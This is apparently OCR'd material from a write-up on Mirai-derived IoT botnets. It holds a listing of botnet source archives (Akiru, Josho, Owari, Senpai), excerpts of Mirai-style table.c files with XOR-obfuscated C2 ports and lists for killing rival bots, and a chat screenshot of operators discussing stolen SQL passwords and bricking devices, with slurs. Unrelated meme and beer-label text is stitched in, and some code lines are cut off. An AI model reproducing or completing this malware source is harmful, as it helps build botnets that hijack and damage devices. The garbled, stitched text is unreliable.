
Name	Last modified	Size	Description
Parent Directory		-	
Akiru.zip	2018-08-06 01:50	4.3M	
Josho.rar	2018-08-06 01:49	63K	
Kanashi v1.rar	2018-08-06 01:49	58K	
Kanashi v3.rar	2018-08-06 01:49	58K	
Real_Owari.zip	2018-08-06 01:49	60K	
Senpai.rar	2018-08-06 01:49	66K	



```c
#include "includes.h"
#include "table.h"
#include "util.h"

uint32_t table_key = 0x1337c0d3;
struct table_value table[TABLE_MAX_KEYS];

void table_init(void)
{
    add_entry(TABLE_CNC_PORT, "\x22\x84", 2); // 5555
    add_entry(TABLE_SCAN_CB_PORT, "\x75\x43", 2); // 17012
    add_entry(TABLE_EXEC_SUCCESS, "\x78\x5F\x17\x40\x52\x5B\x5B\x19\x19\x19\x37", 11); // Oh well...

    <removed..>


    add_entry(TABLE_EXEC_MIRAI, "\x53\x41\x45\x7F\x52\x5B\x47\x52\x45\x37", 10); // dvrHelper
    add_entry(TABLE_EXEC_SORA1, "\x79\x5E\x70\x70\x52\x65\x01\x0E\x4F\x53\x37", 11); // NiGGeR69xd
    add_entry(TABLE_EXEC_SORA2, "\x06\x04\x04\x00\x64\x58\x45\x56\x7B\x78\x76\x73\x72\x65\x37", 15); // 1337SoraLOADE
    add_entry(TABLE_EXEC_OWARI, "\x6F\x06\x0E\x7E\x05\x04\x0E\x06\x05\x03\x62\x7E\x62\x37", 14); // X19I239124UIU
    add_entry(TABLE_EXEC_JOSHO, "\x06\x03\x71\x56\x37", 5); // 14Fa
    add_entry(TABLE_EXEC_APOLLO, "\x54\x54\x76\x73\x37", 5); // ccAD
```



```c
#include "includes.h"
#include "table.h"
#include "util.h"

uint32_t table_key = 0xbaadf00d;
struct table_value table[TABLE_MAX_KEYS];

void table_init(void)
{
    add_entry(TABLE_CNC_PORT, "\xC9\x8F", 2); // 9061
    add_entry(TABLE_SCAN_CB_PORT, "\x2F\x39", 2); // 50643

    <removed...>

// lol idk why i added all of these, remove/keep/add what you want just make sure you know what you're doing
    add_entry(TABLE_EXEC_MIRAI, "\x8E\x9C\x98\xA2\x8F\x86\x9A\x8F\x98\xEA", 10); // dvrHelper
    add_entry(TABLE_EXEC_SORA1, "\xA4\x83\xAD\xAD\x8F\xB8\xDC\xD3\x92\x8E\xEA", 11); // NiGGeR69xd
    add_entry(TABLE_EXEC_SORA2, "\xDB\xD9\xD9\xDD\xB9\x85\x98\x8B\xA6\xA5\xAB\xAE\xAF\xB8\xEA", 15); // 1337SoraLOAD
      add_entry(TABLE_EXEC_SORA3, "\xA4\x83\xAD\xAD\x8F\xB8\x8E\xDA\x84\x81\x99\xDB\xD9\xD9\xDD\xEA", 16); // NiGGeR
    add_entry(TABLE_EXEC_OWARI, "\xB2\xDB\xD3\xA3\xD8\xD9\xD3\xDB\xD8\xDE\xBF\xA3\xBF\xEA", 14); // X19I239124UIU
      add_entry(TABLE_EXEC_OWARI2, "\xA3\x9F\xB3\x8D\x9F\x80\x8F\xA3\x9B\x84\xEA", 11); // IuYgujeIqn
    add_entry(TABLE_EXEC_JOSHO, "\xDB\xDE\xAC\x8B\xEA", 5); // 14Fa
    add_entry(TABLE_EXEC_APOLLO, "\x89\x89\xAB\xAE\xEA", 5); // ccAD
    add_entry(TABLE_EXEC_STATUS, "\xC5\x99\x9E\x8B\x9E\x9F\x99\xEA", 8); // /status
    add_entry(TABLE_EXEC_ANIME, "\xC4\x8B\x84\x83\x87\x8F\xEA", 7); // .anime
    add_entry(TABLE_EXEC_ROUTE, "\xC5\x9A\x98\x85\x89\xC5\x84\x8F\x9E\xC5\x98\x85\x9F\x9E\x8F\xEA", 16); // /proc/ne
    add_entry(TABLE_EXEC_CPUINFO, "\xC5\x9A\x98\x85\x89\xC5\x89\x9A\x9F\x83\x84\x8C\x85\xEA", 14); // /proc/cpuinfo
    add_entry(TABLE_EXEC_BOGO, "\xA8\xA5\xAD\xA5\xA7\xA3\xBA\xB9\xEA", 9); // BOGOMIPS
    add_entry(TABLE_EXEC_RC, "\xC5\x8F\x9E\x89\xC5\x98\x89\xC4\x8E\xC5\x98\x89\xC4\x86\x85\x89\x8B\x86\xEA", 19); //
    add_entry(TABLE_EXEC_MASUTA1, "\x8D\xDB\x8B\x88\x89\xDE\x8E\x87\x85\xD9\xDF\x82\x84\x9A\xD8\x86\x83\x8F\xDA\x81\
    add_entry(TABLE_EXEC_MIRAI1, "\xC5\x8E\x8F\x9C\xC5\x9D\x8B\x9E\x89\x82\x8E\x85\x8D\xEA", 14); // /dev/watchdog
```




```c
// lol idk why i added all of these, remove/keep/add what you want just make sure you know what you're doing
    add_entry(TABLE_EXEC_MIRAI, "\x8E\x9C\x98\xA2\x8F\x86\x9A\x8F\x98\xEA", 10); // dvrHelper
    add_entry(TABLE_EXEC_SORA1, "\xA4\x83\xAD\xAD\x8F\xB8\xDC\xD3\x92\x8E\xEA", 11); // NiGGeR69xd
    add_entry(TABLE_EXEC_SORA2, "\xDB\xD9\xD9\xDD\xB9\x85\x98\x8B\xA6\xA5\xAB\xAE\xAF\xB8\xEA", 15); // 1337SoraLOAD
      add_entry(TABLE_EXEC_SORA3, "\xA4\x83\xAD\xAD\x8F\xB8\x8E\xDA\x84\x81\x99\xDB\xD9\xD9\xDD\xEA", 16); // NiGGeR
    add_entry(TABLE_EXEC_OWARI, "\xB2\xDB\xD3\xA3\xD8\xD9\xD3\xDB\xD8\xDE\xBF\xA3\xBF\xEA", 14); // X19I239124UIU
      add_entry(TABLE_EXEC_OWARI2, "\xA3\x9F\xB3\x8D\x9F\x80\x8F\xA3\x9B\x84\xEA", 11); // IuYgujeIqn
    add_entry(TABLE_EXEC_JOSHO, "\xDB\xDE\xAC\x8B\xEA", 5); // 14Fa
    add_entry(TABLE_EXEC_APOLLO, "\x89\x89\xAB\xAE\xEA", 5); // ccAD
    add_entry(TABLE_EXEC_STATUS, "\xC5\x99\x9E\x8B\x9E\x9F\x99\xEA", 8); // /status
    add_entry(TABLE_EXEC_ANIME, "\xC4\x8B\x84\x83\x87\x8F\xEA", 7); // .anime
    add_entry(TABLE_EXEC_ROUTE, "\xC5\x9A\x98\x85\x89\xC5\x84\x8F\x9E\xC5\x98\x85\x9F\x9E\x8F\xEA", 16); // /proc/ne
    add_entry(TABLE_EXEC_CPUINFO, "\xC5\x9A\x98\x85\x89\xC5\x89\x9A\x9F\x83\x84\x8C\x85\xEA", 14); // /proc/cpuinfo
    add_entry(TABLE_EXEC_BOGO, "\xA8\xA5\xAD\xA5\xA7\xA3\xBA\xB9\xEA", 9); // BOGOMIPS
    add_entry(TABLE_EXEC_RC, "\xC5\x8F\x9E\x89\xC5\x98\x89\xC4\x8E\xC5\x98\x89\xC4\x86\x85\x89\x8B\x86\xEA", 19); //
    add_entry(TABLE_EXEC_MASUTA1, "\x8D\xDB\x8B\x88\x89\xDE\x8E\x87\x85\xD9\xDF\x82\x84\x9A\xD8\x86\x83\x8F\xDA\x81\x
    add_entry(TABLE_EXEC_MIRAI1, "\xC5\x8E\x8F\x9C\xC5\x9D\x8B\x9E\x89\x82\x8E\x85\x8D\xEA", 14); // /dev/watchdog
    add_entry(TABLE_EXEC_MIRAI2, "\xC5\x8E\x8F\x9C\xC5\x87\x83\x99\x89\xC5\x9D\x8B\x9E\x89\x82\x8E\x85\x8D\xEA", 19);
    add_entry(TABLE_EXEC_VAMP1, "\xC5\x8E\x8F\x9C\xC5\xAC\xBE\xBD\xAE\xBE\xDB\xDA\xDB\xB5\x9D\x8B\x9E\x89\x82\x8E\x8
    add_entry(TABLE_EXEC_VAMP3, "\xC5\x8E\x8F\x9C\xC5\x84\x8F\x9E\x99\x86\x83\x84\x81\xC5\xEA", 15); // /dev/netslin
    add_entry(TABLE_EXEC_IRC1, "\xBA\xB8\xA3\xBC\xA7\xB9\xAD\xEA", 8); // PRIVMSG
    add_entry(TABLE_EXEC_QBOT1, "\xAD\xAF\xBE\xA6\xA5\xA9\xAB\xA6\xA3\xBA\xEA", 11); // GETLOCALIP
    add_entry(TABLE_EXEC_QBOT2, "\xA1\xA3\xA6\xA6\xAB\xBE\xBE\xA1\xEA", 9); // KILLATTK
    add_entry(TABLE_EXEC_IRC2, "\xAF\x8B\x9E\x99\xD2\xEA", 6); // Eats8
    add_entry(TABLE_EXEC_MIRAI3, "\x9C\xB1\xDA\x9C\xEA", 5); // v[0v
    add_entry(TABLE_EXEC_EXE, "\xC5\x9A\x98\x85\x89\xC5\x99\x8F\x86\x8C\xC5\x8F\x92\x8F\xEA", 15); // /proc/self/exe
    add_entry(TABLE_EXEC_OMNI, "\xD3\xD9\xA5\x8C\x80\xA2\xB0\xD8\x90\xEA", 10); // 93OfjHZ2z
    add_entry(TABLE_EXEC_SHINTO3, "\xBD\x99\xAD\xAB\xDE\xAA\xAC\xDC\xAC\xEA", 10); // WsGA4@F6F
    add_entry(TABLE_EXEC_SHINTO5, "\xAB\xA9\xAE\xA8\xEA", 5); // ACDB
    add_entry(TABLE_EXEC_JOSHO5, "\xAB\x88\xAB\x8E\xEA", 5); // AbAd
    add_entry(TABLE_EXEC_JOSHO4, "\x83\x8B\xAD\x9C\xEA", 5); // iaGv
```

Corona Extra
4.6%alc./vol.
LA CERVEZA MAS FINA
BEER
BEER
Brewed and bottl
CERVECERIA MODELO
MEXIC
REG. S. S. A. Nº 741
CERVECERIA MODELO

itz ok
just go on
wifout meh
ICANHASCHEEZBURGER.COM

UNEXPECTED BOT SCENES

SCENE #1



4 nuevos mensajes desde 3:17 MARCAR COMO LEÍDO

Wicked Today at 2:17 AM
thats your SQL pass

★★★ BOOT COMMANDER ★★★ Today at 3:17 AM
What my new

Scarface
MONEY TEAM

Wicked
Sql pass is nig
Admin login L

★★★ BOOT
Nigga what's r

Wicked
i already brick

Enviar mensaje a money team staff members

